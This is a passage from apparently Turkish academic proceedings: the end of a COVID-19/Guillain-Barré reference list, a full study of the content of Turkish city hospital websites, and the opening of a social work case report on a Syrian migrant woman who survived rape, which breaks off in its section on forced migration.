- [7] S. Paybast, G. Reza, and M. Shirin, "Guillain-Barré syndrome as a neurological complication of novel COVID-19 infection: a case report and review of the literature." *The neurologist*. 2020, 25.
- [8] G. Toscano, F. Palmerini, S. Ravaglia, et al. "Guillain-Barré syndrome associated with SARS-CoV-2." *New England Journal of Medicine*, 2020.
- [9] S. Webb, V.C. Wallace, D. Martin-Lopez, et al. "Guillain-Barré syndrome following COVID-19: a newly emerging post-infectious complication." *BMJ Case Reports CP* 2020, 13.6: e236182.
- [10] J.B. Caress, R.J. Castoro, Z. Simmons, et al. "COVID-19-associated Guillain-Barré syndrome: The early pandemic experience." *Muscle & nerve*. 2020, 62.4: 485-491.
- [11] J. Berciano, P. Orizaola, E. Gallardo, et al. "Very early Guillain-Barré syndrome: a clinical-electrophysiological and ultrasonographic study." *Clin Neurophysiol Pract*. 2020;5:1-9
- [12] P.T. Brooks, K.A. Brakel, J.A. Bell, et al. "Transplanted human fecal microbiota enhanced Guillain Barré syndrome autoantibody responses after *Campylobacter jejuni* infection in C57BL/6 mice." *Microbiome*. 2017, 5.1: 1-22.
- [13] C. Huang, Y. Wang, X. Li, et al. "Clinical features of patients infected with 2019 novel coronavirus in Wuhan, China." *The lancet*. 2020, 395.10223: 497-506.

ŞEHİR HASTANELERİ WEB SAYFASI İÇERİK ANALİZİ

A. Nihan Arıbaş¹, Figen Özşahin²

¹*Aksaray Üniversitesi, Sağlık Hizmetleri Meslek Yüksekokulu, Aksaray, TÜRKİYE*

²*Avrasya Üniversitesi, Sağlık Hizmetleri Meslek Yüksekokulu, Trabzon, TÜRKİYE*

figen.ozsahin@avrasya.edu.tr

ORCID: 0000-0001-9227-4938

ÖZET

Bu araştırmada şehir hastanelerinin hedef kitlelerine bilgi vermek amacıyla web sitelerinde hangi bilgilere yer verdikleri araştırılmıştır. Bu amaçla şehir hastanelerinin yatak sayısı, vizyon, misyon ve etik değerlere yer verip vermediği, yöneticiler içinde kadınların bulunup bulunmadığı, özellikli birim sayısı, ziyaretçi sayısına yer verip vermediği, web sitesinde sosyal medya bağlantısı ve site içi arama motoru olup olmadığı, duyurular, covid 19 ve nöbetçi eczane ile ilgili bilgilere yer verilip verilmediği, hastanede manevi destek birimi kurulup kurulmadığı, bilgi güvenliği ve ihlali ile ilgili açıklamalar olup olmadığı, hastaneye özel tanıtım videosu ve fotoğraf galerisi hazırlanıp hazırlanmadığı, sağlık turizmi, ulaşım ve otopark bilgisine yer verilip verilmediği ve söz konusu hastanelerin bazı istatistik bilgilerini paylaşım paylaşmadığı ve web sayfasının birden fazla dil seçeneği bulunup bulunmadığı ile ilgili bilgiler içerik analizi yöntemiyle incelenmiştir. Araştırmanın evrenini Türkiye’de hizmet vermekte olan 13 şehir hastanesi oluşturmaktadır ancak bir tanesinin web sitesi yapım aşamasında olduğu için bu hastane araştırma dışı bırakılmıştır. Söz konusu web sayfaları 2020 yılı Aralık ayında detaylı şekilde incelenmiş ve elde edilen veriler SPSS programına aktarılmıştır. SPSS programında yüzde ve frekans analizleri yapılarak bulgular yorumlanmıştır. Araştırmadan elde edilen bulgulara göre, şehir hastanelerinin web sitelerinde vizyon, misyon ve etik değerlere, hastaneye ulaşım ile ilgili detaylı bilgilere, özellikli birimlere, tasarruf ve gelir artırıcı programlara, Covid 19 ile ilgili bilgilere ve ilgili web sitelerine erişim bağlantılarına ağırlıklı olarak ulaşılabildiği ve sosyal medya ile ilgili sitelerin ulaşımına yer verdiği tespit edilmiştir. Ayrıca şehir hastanelerinin web sayfalarının günlük ziyaretçi sayısına yer vermediği; nöbetçi eczane bilgisi, istatistik verileri, sağlık turizmi ve bilgi güvenliği bilgisi, tanıtım videosu

ve fotoğraf galerisine, otopark doluluk ve yer bilgisine ise ağırlıklı olarak yer verilen hastane sayısının daha az olduğu tespit edilmiştir. Ayrıca şehir hastanelerinde kadın yönetici oranının oldukça fazla olduğu da saptanan bulgular arasındadır.

Anahtar Kelimeler: İçerik Analizi, Şehir Hastanesi, Web sayfası.

CITY HOSPITALS WEB PAGE CONTENT ANALYSIS

ABSTRACT

In this research, what information city hospitals use on their websites to provide information to their target audience was investigated. For this purpose, whether the city hospitals include the number of beds, vision, mission and ethical values, whether there are women among the managers, the number of specific units, the number of visitors, whether there is a social media connection and an on-site search engine on the website, announcements, covid 19 and whether there is information about the pharmacy on duty, whether a spiritual support unit has been established in the hospital, whether there are statements regarding information security and violation, whether a special promotional video and photo gallery have been prepared for the hospital, whether there is information about health tourism, transportation and parking, The information about whether the hospitals shared some statistical information and whether the web page has more than one language option was analyzed using content analysis method. The universe of the study consisted of 13 city hospital that has been serving in Turkey, but these hospitals were excluded from the study because it is one of the website is under construction. These web pages were examined in detail in December 2020 and the data obtained were transferred to the SPSS program. Percentage and frequency analyzes were made in the SPSS program and the findings were interpreted. According to the findings of the research, the city hospitals' websites can predominantly access vision, mission and ethical values, detailed information about transportation to the hospital, specialized units, savings and income-increasing programs, information about Covid 19 and access links to relevant websites, and social media It has been determined that the related sites include transportation. In addition, city hospitals' web pages do not include the number of daily visitors; It has been determined that there are fewer hospitals that mainly include on-call pharmacy information, statistical data, health tourism and information security information, promotional videos and photo galleries, parking lot occupancy and location information. It is also among the findings that the rate of female managers in city hospitals is quite high.

Keywords: *Content Analysis, City Hospital, Web Page.*

1.GİRİŞ

Teknolojinin hızla arttığı günümüzde, insanlar ihtiyaçlarını karşılamak üzere internet vasıtasıyla sosyal medyayı kullanmaktadır. Sosyal medya, hemen her alanda kullanıldığı gibi insanların sağlığı söz konusu olduğunda ilk başvurdukları yer randevu almak için hastanelerin web sayfaları olmaktadır. Bu bağlamda web sayfaları insanlara birçok konuda hizmet sunmaktadır. Bu sebeple web sayfalarının nasıl düzenlendiği, kullanılabilirliğinin nasıl olduğu günden güne çok daha fazla önem arz etmektedir (Uçak ve Çakmak,2009).

Web sayfaları kurum ile ilgili bilgileri ortaya koymakla birlikte işletme kimliğini gösteren öğelerin verilmesi, işletme yayınlarının ucuz ve geniş ölçekli dağıtılması, medya ile ilişkilerin kolaylaşması ve iletişim imkanlarının çoğalmasına imkan sağlamaktadır (Öztürk ve Ayman, 2007). Web sayfaları, şirketlerin kültürüne ve kimliğine uygun biçimde tasarlanan hedef kitleleri üzerinde olumlu yönde bir görüntü yaratmak ve bu görüntünün devamlı olmasını sağlamak için kullandığı iletişim araçlarından biridir. Web sayfaları sayesinde işletmeler, hedef kitlelerine ve paydaşlarına işletme hakkındaki bilgileri direkt olarak sunabilme imkânı elde etmektedir (Genç,2019). 24 saat iletişim imkanı sunan web sayfaları global pazarda yer edinme isteyen işletmeler için pazarlama ve iletişim kanalı işlevi görmektedir (Peltekoğlu 2014). Web sayfaları aracılığıyla işletmeler, zaman ve mekan olmaksızın bir şekilde tanıtım olayını yapabilmekte ve bununla beraber web sayfalarının hedef kitlelerine sağladığı geribildirim imkânı sayesinde karşılıklı anlayış geliştirme sürecine katkı sunmaktadır. Çünkü interaktif bir özellik taşıyan web sayfaları medya işlevi sağlamanın yanı sıra hedef kitle hakkında veri toplamak ve kurumla ilgili konularda kamuoyunu gözlemleyebilmek amacıyla da kullanılabilir (Koç, 2015).

Hastane yöneticileri web sayfaları aracılığıyla tüm hedef kitlelerine işletmelerinin insan kaynağını, işletme yapısını, işletme kimliğini ve kültürünü, hedeflerini hizmetlerini yer ve zamana bakmaksızın en ince detayına kadar ortaya koyabilmektedir. Web sayfaları işletme tarafından iyi bir şekilde idare edildiğinde , iyi bir işletme imajı oluşturması açısından önemli bir avantaj sağlamaktadır (Yurdakul ve Öksüz 2007).

Şehir hastaneleri “*Eğitim araştırma hastanesi, özel dal hastanesi, devlet hastanesi, gün hastanesi, klinik otel, aile sağlığı merkezi, kanser araştırma merkezi, rehabilitasyon merkezi, aşı üretim merkezi, aşı eğitim merkezi, aşı araştırma-geliştirme merkezi, toplum sağlığı merkezi ana çocuk sağlığı ve aile planlanması merkezi, bölgesel kan merkezi, kan ürünleri üretim tesisleri, organ ve doku bankası, ağız ve diş sağlığı merkezi, tüm kara, hava, deniz teçhizatları dahil olmak üzere 112 acil servis komuta merkeziyle destek birimleri dahil ilgili tesisin her türlü bölümleri ve bunlarla sınırlı olmamak kaydıyla, bakanlığın yapmak ve yaptırmakla yükümlü olduğu ek binalar dahil sağlıkla ilgili diğer tüm tesisler*”

olarak tanımlanmıştır (Evren, 2016). Şehir hastaneleri kamu özel iş birliği modeli ile finanse ve inşa edilmekte ve faaliyet göstermektedir. KÖİ modeli ile şehir hastaneleri özerk bir yapıya sahip olarak işbirliği içinde olan şirketlerle hizmet sağlamaktadır. Bunun sonucunda tedavi ve bakım hizmetleri piyasa merkezli hale gelmektedir. Sağlık hizmetleri bireyselleşmekte, hasta memnuniyetini odak noktası almaktadır. Böylece işbirliği içinde olan şirketler kar elde sağlayabilmektedir. Şehir hastaneler kamu özel iş birliği modeli ile ortaya konan bir yüksek bütçeli projelerdir (Atasever, 2018). Kamu özel işbirliği modelinin tercih edilmesi iki temel sebebe dayanmaktadır. Bunlar, kamu hizmetlerinin örgütlenmesinde, kamu yatırımları sürecinde özel sektörün finansman gücünden, işletme kapasite ve yeterliliklerinden yararlanmaktır (Uslu,2019). Görüldüğü gibi özel sektör bu projelerde sağlık hizmetinin sunumundan ziyade finansman ve tesislerin inşası gibi durumlarda bulunurken devlet sağlık hizmetinin sunucusu konumundadır. Yani devletin özel sektörle birlikte üstlendiği uygulamalarda sadece hekimlik hizmetini verecek, diğer hizmetleri özel sektör üstlenecektir (Taş, 2018).

Sağlık sisteminde kamu özel iş birliği modeli ile ülkemize kazandırılan Şehir Hastanelerinin çeşitli avantaj ve dezavantajları bulunmaktadır. Bunlardan bazıları Avantajları;

- Kamu sektöründe reform yapılmasını teşvik eder.
 - Kamu hizmeti daha kaliteli ve daha az maliyetli şekilde gerçekleştirilebilir
 - Kamu hizmetlerini finanse etmede karşılaşılan sorunlara alternatif çözüm oluşturur.
 - Yüksek finansman kaynağı gerektiren projelerin hayata geçirilmesi kolaylaşır.
 - Rekabetçi ortam oluşturarak, sunulan hizmetin kalite düzeyini artırır.
 - Kamu hizmetlerinin görülmesinde özel sektör kapasitesinin kullanılmasına olanak verir.
 - Devletin ekonomik faaliyetlere katılım payını ve yönetimin getirdiği sorumluluk yükünü azaltır.
- Dezavantajları: büyük ölçekli projelere sermaye teklifine belirli bir büyüklükte sınır getirilerek ihale aşamasında rekabetçi ortamın oluşması engellenmektedir.
- İç pazarda yaşanan kısıtlılıklar nedeniyle maliyetler artabilir.
 - Projenin yatırım ve işletme dönemini kapsayan sürenin uzun vadeli olması yüklenici firmaların muhtemel riskleri olduğunca fiyata yansıtmaya çalışacaktır.
 - Sözleşme tasarım, uygulama ve yönetiminin profesyoneller tarafından yapılması gerekir. Aksi halde, risklerin öncelik sıralamalarının yapılamayışı, yetersiz veya eksik yaptırımların olması uzun vadeli sorunlar yaratabilir.
 - Özel sektöre borçlanıldığı için kaynak maliyetleri daha da artmaktadır (Uslu,2019).

Sağlık bakanlığı sağlık kurumları web sayfaları için standartlar belirlemiştir. T.C. Sağlık Bakanlığı Sağlıkta Kalite Standartları (SKS) kapsamında web sayfası ile ilgili standartlar şunlardır (T.C. Sağlık Bakanlığı 2020).

- Hastanenin internet ortamında tanıtımına ve insanların bilgilendirilmesine dönük çalışma yapılmalıdır.
- Hastanenin web sitesi olmalıdır.
- Web sayfası faal bir şekilde kullanılmalı, güncel ve yeterli bilgi içermeli, kolay erişilebilir ve kullanılabilir olmalıdır.

Web sitesinde asgari aşağıdaki bilgiler olmalıdır:

- Organizasyon yapısı
- Hastane misyon, vizyon ve değerleri
- Hastane kalite yönetim birimi ve çalışmaları
- Toplu taşıma seçeneklerini de içerecek şekilde hastaneye ulaşım bilgileri
- Şehir dışından (havaalanı, otogar, tren garından) gelen hastalar için hastaneye ulaşım bilgileri
- Hastane iletişim bilgileri
- Hastanenin hizmet verdiği bölüm ve branşlar
- Hekimlere ait uzmanlık dalları ve varsa uzmanlık dalına ilişkin spesifik ilgi alanları
- Acil sağlık hizmetleri
- Varsa özellikli hizmetlere (özellikli tıbbi donanım ya da tecrübe gerektiren işlemler) yönelik bilgiler
- Randevu alma bilgileri
- Radyoloji ve laboratuvar tetkik sonuçlarına ulaşım alanı
- Çalışanların, hastaların ve yakınlarının görüşlerini bildirebileceği alanlar
- Ziyaret saatleri, ziyaretçilerin ve refakatçilerin uyması gereken kurallar
- Koruyucu sağlık ve sağlığın geliştirilmesine yönelik etkinlikler
 - Anlaşmalı oldukları kurum bilgileri

Bu araştırmada şehir hastanelerinin hedef kitlelerine bilgi vermek amacıyla web sitelerinde hangi bilgilere yer verdikleri araştırılmıştır. Bu amaçla şehir hastanelerinin yatak sayısı, vizyon, misyon ve etik değerlere yer verip vermediği, yöneticiler içinde kadınların bulunup bulunmadığı, özellikli birim sayısı, ziyaretçi sayısına yer verip vermediği, web sitesinde sosyal medya bağlantısı ve site içi arama motoru olup olmadığı, duyurular, covid 19 ve nöbetçi eczane ile ilgili bilgilere yer verilip verilmediği, hastanede manevi destek birimi kurulup kurulmadığı, bilgi güvenliği ve ihlali ile ilgili açıklamalar olup olmadığı, hastaneye özel tanıtım videosu ve fotoğraf galerisi hazırlanıp hazırlanmadığı, sağlık turizmi,

ulaşım ve otopark bilgisine yer verilip verilmediği ve söz konusu hastanelerin bazı istatistiki bilgilerini paylaşıp paylaşmadığı ve web sayfasının birden fazla dil seğeneği bulunup bulunmadığı ile ilgili bilgiler içerik analizi yöntemiyle incelenmiştir

2.YÖNTEM

Araştırmanın evrenini Türkiye’de hizmet vermekte olan 13 Şehir hastanesi oluşturmaktadır Ancak bir tanesinin web sitesi yapım aşamasında olduğu için bu hastane araştırma dışı bırakılmıştır. Söz konusu web sayfaları 2020 yılı Aralık ayında detaylı Şekilde incelenmiş ve elde edilen veriler SPSS programına aktarılmıştır. SPSS programında yüzde ve frekans analizleri yapılarak bulgular yorumlanmıştır.

3. BULGULAR VE SONUÇ

Araştırmadan elde edilen bulgular aşağıda tabloda ayrıntılı olarak verilmiştir.

Tablo 1. Şehir Hastanelerinin Web Sayfalarına İlişkin Bulgular

Göstergeler	Var		Yok		Toplam	
	Sayı	%	Sayı	%	Sayı	%
Hastane Adı	12	100	0	0	12	100
Misyon, Vizyon ve Etik Değerler	12	100	0	0	12	100
Sosyal Medya Bağlantısı	12	100	0	0	12	100
Site İçi Arama Motoru	12	100	0	0	12	100
Covid-19 Bilgisi	12	100	0	0	12	100
Manevi Destek Birimi	3	25	9	75	12	100
TGAP (<i>Tasarruf ve Gelir Arttırıcı Program</i>)	7	58	5	42	12	100
Bilgi Güvenliği	5	42	7	58	12	100
Nöbetçi Eczane Bilgisi	5	42	7	58	12	100
Tanıtım Videosu	3	25	9	75	12	100
Fotoğraf Galerisi	5	42	7	58	12	100
Sağlık Turizmi Bilgisi	3	25	9	75	12	100
İstatistiki Veriler	1	8	11	92	12	100
Otopark Bilgisi	4	33	8	67	12	100
Ulaşım Bilgisi	8	67	4	33	12	100
İlgili Web Sitelerine Erişim Bağlantısı	9	75	3	25	12	100

Tablo 2. Şehir Hastanelerinin Web Sayfalarına İlişkin Diğer Bulgular

	Yatak Sayısı		Kadın Yönetici		Özellikli Birimler		Duyurular		Dil Seçeneği	
800'den az	3	%25								
800'den Fazla	9	%75								
3 ve 3'ten Az			3	%25						
3'den Fazla			9	%75						
15 ve 15'ten az					4	%33				
15'ten fazla					8	%67				
Güncel							10	%83		
Güncel değil							2	%17		
Dil Yok									1	% 8
2 Tane									8	%67
2'den fazla									3	%25

Araştırmadan elde edilen bulgulara göre, şehir hastanelerinin web sitelerinde vizyon, misyon ve etik değerlere, hastaneye ulaşım ile ilgili detaylı bilgilere, özellikli birimlere, tasarruf ve gelir artırıcı programlara, Covid 19 ile ilgili bilgilere ve ilgili web sitelerine erişim bağlantılarına ağırlıklı olarak ulaşılabildiği ve sosyal medya ile ilgili sitelerin ulaşımına yer verdiği tespit edilmiştir. Ayrıca şehir hastanelerinin web sayfalarının günlük ziyaretçi sayısına yer vermediği; nöbetçi eczane bilgisi, istatistiki veriler, sağlık turizmi ve bilgi güvenliği bilgisi, tanıtım videosu ve fotoğraf galerisine, otopark doluluk ve yer bilgisine ise ağırlıklı olarak yer verilen hastane sayısının daha az olduğu tespit edilmiştir. Ayrıca şehir hastanelerinde kadın yönetici oranının oldukça fazla olduğu da saptanan bulgular arasındadır.

4. KAYNAKÇA

- Atasever, M. Ve Ark. (2018) Şehir Hastaneleri Araştırması. SASAM. Ankara.
- Evren ÇÇ. (2016) Kamu-Özel İş Birlikleri. Birinci Baskı, Seçkin Yayıncılık, Ankara
- Genç Ç.,(2019) *Özel Hastanelerin Kurumsal İletişim Faaliyetlerinde Kurumsal Web Sitelerinin Kullanımı*. Selçuk İletişim, 12(2): 879-913.
- Koç Hİ., (2015) Üniversitelerde Web Sitelerinin Kurumsal İletişim Amaçlı Kullanımı: Devlet ve Vakıf Üniversitelerinin Web Siteleri Üzerine Karşılaştırmalı Bir Analiz. *Gümüşhane Üniversitesi İletişim Fakültesi Elektronik Dergisi*, 57-83.
- Öztürk, M., & Ayman, M. (2007). *Web Sayfalarının Halkla İlişkiler Amaçlı Kullanımı*. Selçuk İletişim, 4(4), 57-66.
- Özzybek Taş, M. (2018). Vatandaşların ve Sağlık Çalışanlarının Şehir Hastaneleri İle İlgili Görüşlerinin Belirlenmesi: Ankara İli Örneği. Atılım Üniversitesi Sosyal Bilimler Enstitüsü (Doctoral Dissertation, Yüksek Lisans Tezi, Ankara).

Peltekoğlu FB., (2014) Halkla İlişkiler Nedir? Beta Yayını, İstanbul.

Uçak, N. Ö., & Çakmak, T. (2009). *Web Sayfası Kullanılabilirliğinin Ölçülmesi: Hacettepe Üniversitesi Bilgi ve Belge Yönetimi Bölümü Web Sayfası Örneği*. Türk Kütüphaneciliği, 23(2), 278-298.

Yurdakul, N. B., Coşkun, G., & Öksüz, B. (2007). Hastanelerde Halkla İlişkiler: İzmir İli Özel Hastaneler Örnekleminde Halkla İlişkiler Birimlerinin Yapı-İşlev ve Uygulamalarına Yönelik Bir Araştırma. *Eskişehir Osmangazi Üniversitesi İİBF Dergisi*, 2(1), 31-46.

<https://Kalite.Saglik.Gov.Tr/TR,52460/Guncel-Standartlar.Html> (10 Şubat2021)

GÖÇ VE TECAVÜZ MAĞDURU BİR KADINA YÖNELİK GÖREV ODAKLI SOSYAL HİZMET MÜDAHALE YAKLAŞIMI: BİR VAKA SUNUMU

Elif Öztürk¹

Fikri Keleşoğlu²

¹Sosyal Çalışmacı, Bandırma Onyediy Eylül Üniversitesi, Sağlık Bilimleri Enstitüsü, Sosyal Hizmet Bölümü, Yüksek Lisans Öğrencisi, Bandırma, TURKEY

² Dr. Öğr. Üyesi, Bandırma Onyediy Eylül Üniversitesi, Sağlık Bilimleri Fakültesi, Sosyal Hizmet Bölümü, Bandırma, TURKEY

e.ozturk@ogr.bandirma.edu.tr

0000-0001-7363-925X

ÖZET

Bilinen en eski geçmişten günümüze kadar insanlar çeşitli gerekçelerle içinde doğdukları toprakları, toplumları, yaşam alanlarını geride bırakarak farklı mekânlara göç etmiştir. Yaşanan bu mekân değişikliği basit bir fiziksel eylem gibi görünse de sebepleri, sonuçları ve gelişimi ile sosyolojik bir olgu haline gelmiştir. Küreselleşen yeni dünya düzeninde yaşanan değişim ve dönüşümlerden etkilenen göç olgusu bugün birçok araştırmaya konu olmaktadır. Göç mikro, mezzo ve makro düzeylerde çeşitli sebepleri ve sonuçları olan bir insan hareketliliğidir. Bu sebeplerin bazıları itici ve çekici sebeplerdir. Savaş, afet, terör olayları, ayrımcılık, can güvenliği vb. itici sebepler günümüzde insanların bireysel ya da kitlesel olarak göç etmesine zemin hazırlayan başlıca toplumsal olaylardır. Zorunlu göçler ile kadın ve kız çocuklarının toplumsal cinsiyete dayalı maruz kaldıkları eşitsizlik ve risk altındalık kendini farklı türleriyle yineleyerek göstermektedir.

2011 yılında Türkiye'nin sınır komşusu olan Suriye'de baş gösteren iç savaş, milyonlarca insanın yerinden edilmesine sebep olmuştur. Bugün hala en sarsıcı şekilde etkisini gösteren bu insan hareketliliği, savaş mağduru bireylerin zorunlu göç esnasında karşı karşıya kaldıkları, yeni hassasiyetlerinin de ortaya çıktığını göstermektedir. Tecavüz, istismar, ekonomik sömürü, can güvenliği ve daha birçok riskle henüz menşei ülkedeyken, ayrılırken ve nerdeyse tüm göç yollarında, yerinden edilmiş bu kişilerin maruz kaldıkları, dezavantajlılıklarının yansımalarıdır.

Bu hareketlilik, kadın ve kız çocuklarının cinsiyete dayalı şiddete maruz kalması gibi spesifik sorunlar doğurmaktadır.

Bu çalışmada, göç ve tecavüz mağduru geçici koruma altındaki Suriyeli bir kadına yönelik, görev odaklı yaklaşım referans alınarak sosyal hizmet perspektifi ile uygulanan müdahalenin/vaka analizinin sunumu yapılmaktadır. Çalışmada, bir müdahale yaklaşımı olan görev odaklı yaklaşıma yer verilerek çoklu dezavantajlılığa sahip vaka irdelenmiştir. İvedi çözüm gerektiren bu tür vakalarda süre sınırlılığı bağlamında görev odaklı yaklaşım ile uygun müdahalenin yapılabileceği vurgulanmaktadır.

***Anahtar Kelimeler:** Cinsiyete Dayalı Şiddet, Geçici Koruma, Görev Odaklı Yaklaşım*

TASK-ORIENTED SOCIAL WORK INTERVENTION APPROACH FOR A WOMAN WHO IS A VICTIM OF IMMIGRATION AND RAPE: A CASE REPORT

ABSTRACT

From the earliest known past to the present, people have migrated to different places, leaving behind the lands, societies, and living spaces in which they were born into for various reasons. Although this change of place seems like a simple physical action, it has become a sociological phenomenon with its causes, results and development. The phenomenon of migration which is affected by the changes and transformations in the globalizing new world order is the subject of many studies today. Migration is human mobility with various consequences and causes at the micro, mezzo and macro levels. Some of these reasons are impulsive and attractive. War, disasters, terrorist incidents, discrimination, life safety etc. reasons are among the main social events that prepare the ground for the individual or mass migration of people today. Forced migration manifests itself in different types of gender-based inequality and risk to women and girls.

In 2011, The civil war that broke out in Syria, Turkey's border neighbor has displaced millions of people. This human mobility which still has the most shocking effect today shows that the new sensitivities that war victims face during their forced migration have also emerged. Rape, abuse, economic exploitation, life safety, and many other risks are among the disadvantages that these displaced people are exposed to while they are still in their country of

origin while leaving and on almost all migration routes. This mobility raises specific problems such as the gender-based violence of women and girls.

In this study, a presentation of the intervention/case analysis applied from the perspective of social work is made with reference to the task-oriented approach towards a Syrian woman under temporary protection as a victim of migration and rape. In the study, multiple disadvantaged cases were examined by including the task-oriented approach which is an intervention approach. It is emphasized that in such cases that require urgent solutions, appropriate intervention can be made with a task-oriented approach in the context of time limitation.

Keywords: *Gender-Based Violence, Temporary Protection, Task-Oriented Approach*

1. GİRİŞ

Göç, en yalın haliyle çağlar boyunca insanların çeşitli sebeplerle buldukları konumdan başka yerlere hareket ettikleri hareketliliğini ifade eden bir kavramdır. Kavram küreselleşen ve dönüşen dünya düzeni içinde, toplumdan topluma, zamana, mekâna ve diğer değişkenlere bağlı olarak değişik alt tanımlar ve temalar ile bir disiplin olarak ele alınmaya başlanmıştır [1].

Türkiye, Anadolu topraklarından kendine kalan birçok özellik gibi göç yolu olmayı da kendisine miras almıştır. Türkiye, sosyokültürel ve coğrafi konumu itibarıyla hedef ülke ve transit ülke konumunda yer almaktadır. 2011 yılı Suriye iç savaşı sonrası Türkiye, sayıları milyonları aşan Suriyeli savaş mağduru bireye ev sahipliği yapmaktadır [2]. Sayıları milyonları aşan Türkiye'ye acil akınlar şeklinde sığınmak zorunda kalan Suriyeli bireylere geçici koruma statüsü verilmiştir [3].

Yaşanan bu yoğun göç dalgaları ve insan hareketliliği göç eden gruplar arasında dezavantajlılığını riskli seviyelere çıkaran kadın ve kız çocuklarını oldukça etkilemektedir. Kadınlar ve kız çocukları, birçok sorunla karşı karşıya kalırken bu sorunlardan en önemlisi cinsiyete dayalı maruz kaldıkları şiddettir [4]. Bu çalışma savaş mağduru Suriyeli kadının, savaştan kaçarken cinsiyete dayalı maruz kaldığı şiddete yönelik uygulanan sosyal hizmet müdahalesini ele almaktadır.

Uygulamaya dayalı bir disiplin ve meslek olan sosyal hizmet mesleği, bilimsel gelişimi içerisinde yer alan kuram ve yaklaşımlar ile sosyal çalışmacılara bilgi ve yöntem tekniklerinin zeminini oluşturmaktadır [5]. Çalışma, sosyal hizmet disiplininin kuram ve yaklaşımlarına dair bilgi verirken, çoğu meslek elemanın bu kuram ve yaklaşımları uygulamalarda bilinçli ya da bilinç dışı kullandığını vurgulamaktadır [6]. Sosyal hizmetin kuram ve yaklaşımları içinde görece yeni olan görev odaklı yaklaşım bağlamında ele alınan vaka örneğinde incelemeler ve tahlillere yer verilmiştir.

2. GÖÇ

Göç, varlığı ve dinamiği bakımından insanlığın tarihsel süreci ile eşgüdümlü ve derinlikli bir olgudur. Bir medeniyetin, bir kültürün yahut sosyolojik bir değişimin tarihsel sürecine bakıldığı zaman; varlıklarını sebepleri ya da sonuçları ile *göç sosyolojisi* olmaksızın açıklamanın eksik olduğu görülmektedir. İçinde herhangi bir kavram karmaşası bulunmasa da nedenselliği bağlamında göç kavramı farklı odaklarla açıklanmıştır.

Göç, toplum bireylerinin; birbirinden farklı isteklendirme ya da zorlayıcı nedenlerle yer değişikliği yaptığı çok değişkenli nedenleri olan ve sonucunda birçok teori ile nitelik kazanan dinamik sosyolojik bir kavramdır [1]. En eski tarihlerden beri insanlar birey olarak, grup olarak ya da kavimler - büyük topluluklar- halinde buldukları bir mekândan diğerine doğru hareket etmişlerdir. Tanımda da yer aldığı gibi birbirinden farklı nedenlerle çok değişkenli bu hareketlilik toplum dinamiklerini oldukça etkileyecek sonuçlar, gelişmeler ve sorunlar doğurmuştur.

Uluslararası Göç Örgütü Göç Terimi Sözlüğünde [7] ise “*Göç, bir kişinin veya bir grup insanın uluslararası bir sınırı geçerek veya bir Devlet içinde yer değiştirmesi. Süresi, yapısı ve nedeni ne olursa olsun insanların yer değiştirdiği nüfus hareketleridir. Buna, mültecilerin, yerinden edilmiş kişilerin, ekonomik göçmenlerin, aile birleşimi gibi farklı amaçlarla hareket eden kişilerin göçü de dâhildir.*” şeklinde bir tanım mevcuttur. Bu bağlamda, yaşanan insan hareketliliğinin; nedeni, amacı türü ve sonuçları ne olursa olsun yapılan bu eyleme genel tanımıyla göç denmektedir. Yani türü, yaklaşımı ve motivasyonu sınıflandırılmaksızın yaşanan bu hareketliliğin kendisi, göç etmek eylemini tanımlamaktadır.

Göç, bireyin yer değişikliğine bağlı bir eylem sonucu olsa da boyutlarıyla evrensel etkileri olan çok faktörlü bir yer değişikliğidir. Göç sonrası menşei yerde ve hedef alanda ciddi sosyo-demografik izler bırakmaktadır. Toplumların kimliğini taşıyan bu izler sosyo-kültürel olarak mikro, mezo ve makro düzeylerde yaşamın her alanına tesir eden dönüşüm ve değişimlere sebep olmuştur [1].

Göç kavramsal olarak çok eski araştırmalara konu olsa da her geçen gün değişen ve gelişen küresel dinamikler içinde yeni tanımlar, genişlemeler ve dönüşümler yaşamıştır. Bünyesinde ham kavramlardan ziyade ifade edilişi bakımından da insani değerlere uygun tanımlamalar üzerinde çalışılmıştır [8, 9]. Esasen göç, yaklaşımları, türleri, nedenleri ve gelişimiyle birden çok alt başlığı barındırmaktadır. Yapılan bu çalışmada göçün en yalın haliyle, neden bağlamında 2 tematik başlığı açıklanmaya çalışılmıştır.

2.1. Gönüllü Göç

Kişilerin menşei vatanından ya da buldukları topluluktan kendi istek ve iradesi ile herhangi bir baskı altında kalmaksızın yaptığı yer değişikliğine gönüllü göç denir. Eğitim, istihdam, emeklilik ve yeni arayışlar gönüllü göçün sebepleri arasında sayılabilmektedir [10]. Bireylerin menşei ülkelerinde, yaşamı idame koşullarında (kültürel dinamikler, sağlık sistemi, kent bileşenleri, eğitim sistemi vb.) etkili olan faktörlerin diğer devletlerde ya da şehirlerde hak ve hizmetlerin daha iyi sunulması sebebiyle yapılan yer değişikliği de gönüllü göçtür [11].

Göç eden insanların herhangi bir baskı, zulüm ya da itici diğer sebeplere maruz kalmadan konumundan ayrılması gönüllü göçtür. İtici nedenler olmadığı gibi, gönüllü göçte çekici (cazip fırsatlar, daha iyi yaşam şartları) nedenlerden söz etmek mümkündür. Bu göçün en önemli örneklerinden biri iş gücünün göçü, istihdam göçüdür. Endüstrileşen ülkeler, çalışma gücünün yokluğu sebebiyle 19. yy boyunca öncelikle sömürüleri altında olan topraklardan kişileri daha iyi yaşam koşulları sunma gibi fırsatlarla kendi topraklarına çekmeye çalışmıştır; savaş sonrası kalkınma çabasında olan ülkeler de aynı motivasyon ile emek sınıfını çekmiştir [1]. Sanayileşmeden bugüne dek daha iyi yaşam fırsatları sunan gelişmiş ülkeler az gelişmiş toplumlardan işçi göçünü kendine çekmiştir. İstihdama dayalı işçi göçleri, sosyo ekonomik olarak daha iyiye yönelim göçün gönüllü türüne verilebilecek örneklerden, en eskisi ve süreğen şekilde devam edecek olanıdır.

2.2. Zorunlu Göç

Bireylerin, bireysel ya da bir grup olarak, mevcut konumlarından bir diğer kişilerin, grupların ya da devletlerin baskıları ile ayrılmasına zorunlu göç denir. Devletlerarası savaşlar, iç savaşlar, bir gruba mensubiyet, ırk, dil, din gibi toplumsal farklılıklar ile sosyal ve hayati riskler ile menşei toplumunda yaşayamayacak şekilde baskıya maruz kalan kişilerin iç veya dış göçü ile sonuçlanan toplumsal olaylardır [12].

